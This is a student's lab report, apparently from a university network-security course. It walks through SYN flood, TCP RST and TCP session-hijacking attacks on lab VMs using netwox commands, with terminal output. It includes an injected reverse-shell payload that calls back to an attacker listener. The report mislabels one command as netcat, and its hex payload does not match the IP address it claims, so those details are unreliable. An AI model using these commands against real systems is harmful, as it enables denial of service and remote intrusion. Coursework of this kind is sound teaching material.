

Ravee Khandagale

CS266 Lab 1

Date: September 11, 2017

Note: Each question starts on a new page

- I. Read about SYN Flood from reference [1]. Disable SYN cookie of VM1 using the following command. `sudo sysctl -w net.ipv4.tcp_syncookies=0`. We are going to use Netwox tool #76 to simulate Syn flood attack on VM1. Initiate the attack from VM0 to VM1 on port 23 (telnet). Try to establish telnet connection from VM2 to VM1. Try to establish telnet connection from VM2 to VM1 with SYN cookie enabled


Describe what you saw from the two telnet connections.

Answer: We disabled the VM1 SYN cookies by making them 0. We then attacked VM1 on port 23 using TCP SYN flood attack.


Command used for attack: `sudo netwox 76 -I 10.0.2.5 23`

Where 10.0.2.5 -> the IP address of VM1 and 23 is telnet port


SYN cookie disabled: We then tried to establish a connection from VM2 to VM1 using `telnet 10.0.2.5 23` with SYN cookie off. However, due to the SYN flood attack by VM0 and due to SYN cookie off on VM1, it cannot connect to it and the connection times out. Following is the screenshot of such unsuccessful connection



SYN cookie enabled: With SYN cookie on, we try to establish a connection from VM2 to VM1. We are able to successfully connect to VM1 as the SYN cookie is enabled due to which VM1 knows about the SYN flood attack. We are asked to login to VM1 as the screenshot below shows.



- II. TCP RESET ATTACK part -1: Take a screenshot on the terminal to show your success




```
VM2 [Running]
Terminal
LibreOffice Impress
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

[09/10/2017 20:21] seed@ubuntu:~$
telnet>
host 10.0.2.5 and dst port 234" --filter "dst
>
>
> ^C
[09/10/2017 20:31] seed@ubuntu:~$ sudo netwox 78 --device "eth14" --filter "dst
host 10.0.2.5 and dst port 23
> "
[sudo] password for seed:
Sorry, try again.
[sudo] password for seed:
Connection closed by foreign host.
[09/10/2017 20:32] seed@ubuntu:~$
```

Closer look ...



```
[09/10/2017 20:31] seed@ubuntu:~$ sudo netwox 78 --device "eth14" --filter "dst
host 10.0.2.5 and dst port 23
> "
[sudo] password for seed:
Sorry, try again.
[sudo] password for seed:
Connection closed by foreign host.
[09/10/2017 20:32] seed@ubuntu:~$
```


- III. In VM0, go to firefox and start a video from youtube. While video is loading, start a TCP-RST attack from VM1.

What happens?

Answer: We stream a video on youtube


We run `sudo netwox 78 -I 10.0.2.4`, where 10.0.2.4 is the IP address of VM0.


The video feed on youtube is interrupted with the error shown in the screenshot below.



- IV. TCP session Hijacking: In wireshark, take a screenshot of the packet's payload with result of "ls" command

Answer: First Screenshot shows (highlighted with red rectangle in screenshot) wireshark contents with data
Second screenshot shows payload





For transmitting 'I': `sudo netwox 40 --tcp-ack --tcp-psh --tcp-window 128 --ip4-dontfrag --ip4-offsetfrag 0 --ip4-ttl 64 --ip4-protocol 6 --ip4-src 10.0.2.4 --ip4-dst 10.0.2.5 --tcp-src 51630 --tcp-dst 23 --tcp-acknum 1962533959 --tcp-seqnum 4112787088 --tcp-data "6c"`

For transmitting 's': `sudo netwox 40 --tcp-ack --tcp-psh --tcp-window 128 --ip4-dontfrag --ip4-offsetfrag 0 --ip4-ttl 64 --ip4-protocol 6 --ip4-src 10.0.2.4 --ip4-dst 10.0.2.5 --tcp-src 51630 --tcp-dst 23 --tcp-acknum 1962533960 --tcp-seqnum 4112787089 --tcp-data "73"`

For transmitting 'carriage return': `sudo netwox 40 --tcp-ack --tcp-psh --tcp-window 128 --ip4-dontfrag --ip4-offsetfrag 0 --ip4-ttl 64 --ip4-protocol 6 --ip4-src 10.0.2.4 --ip4-dst 10.0.2.5 --tcp-src 51630 --tcp-dst 23 --tcp-acknum 1962533961 --tcp-seqnum 4112787090 --tcp-data "0d"`

`sudo netwox 40 --tcp-ack --tcp-psh --tcp-window 128 --ip4-dontfrag --ip4-offsetfrag 0 --ip4-ttl 64 --ip4-protocol 6 --ip4-src 10.0.2.4 --ip4-dst 10.0.2.5 --tcp-src 51630 --tcp-dst 23 --tcp-acknum 1962534429 --tcp-seqnum 4112787091 --tcp-data "00"`


V. Reversed shell: Take a screenshot of your successful hijacking on your terminal

Answer: The screenshot (highlighted in red) shows one terminal with the reversed shell on attacker and the other terminal shows hijacking after executing the following command:

```
sudo netcat 40 --tcp-ack --tcp-psh --tcp-window 128 --ip4-dontfrag --ip4-offsetfrag 0 --  
ip4-ttl 64 --ip4-protocol 6 --ip4-src 10.0.2.4 --ip4-dst 10.0.2.5 --tcp-src 51891 --tcp-dst 23  
--tcp-acknum 2392723968 --tcp-seqnum 1336495308 --tcp-data  
"2f62696e2f62617368202d69203e202f64657662f7463702f31302e302e322e362f3930393020303c263120323e26310d00"
```

The data


"2f62696e2f62617368202d69203e202f64657662f7463702f31302e302e322e362f3930393020303c263120323e26310d00" represents the hex values of the command "/bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1" which is transmitted to the server vm which establishes a reversed shell on the attacker. Through this connected reverse shell, the ls command shows the contents of the ls command on the server shell



```
Termin File Edit View Search Terminal Help
[09/11/2017 20:33] seed@attacker:~$ nc -l 9090 -v
Connection from 10.0.2.5 port 9090 [tcp/*] accepted
[09/11/2017 21:53] seed@server:~$ ls
ls
Desktop
Documents
Downloads
elggData
examples.desktop
Music
openssl-1.0.1
openssl_1.0.1-4ubuntu5.11.debian.tar.gz
openssl_1.0.1-4ubuntu5.11.dsc
openssl_1.0.1.orig.tar.gz
Pictures
Public
Templates
Videos
[09/11/2017 21:53] seed@server:~$ ^C
[09/11/2017 22:00] seed@attacker:~$ nc -l 9090 -v
Connection from 10.0.2.5 port 9090 [tcp/*] accepted
[09/11/2017 22:09] seed@server:~$ ls
ls
Desktop
Documents
Downloads
elggData
examples.desktop
Music
openssl-1.0.1
openssl_1.0.1-4ubuntu5.11.debian.tar.gz
openssl_1.0.1-4ubuntu5.11.dsc
openssl_1.0.1.orig.tar.gz
Pictures
Public
Templates
Videos
[09/11/2017 22:10] seed@server:~$
```

```
[09/11/2017 22:09] seed@attacker:~$ sudo netcat 40 --tcp-ack --tcp-psh --tcp-window 128 --ip4-dontfrag --ip4-offsetfrag 0 --ip4-ttl 64 --ip4-protocol 6 --ip4-src 10.0.2.4 --ip4-dst 10.0.2.5 --tcp-src 51891 --tcp-dst 23 --tcp-acknum 2392723968 --tcp-seqnum 1336495308 --tcp-data "2f62696e2f62617368202d69203e202f64657662f7463702f31302e302e322e362f3930393020303c263120323e26310d00"
sudo: unable to resolve host attacker
[sudo] password for seed:
IP
[version] | thl | tos | totlen
4 | 5 | 0x00=0 | 0x0059=89
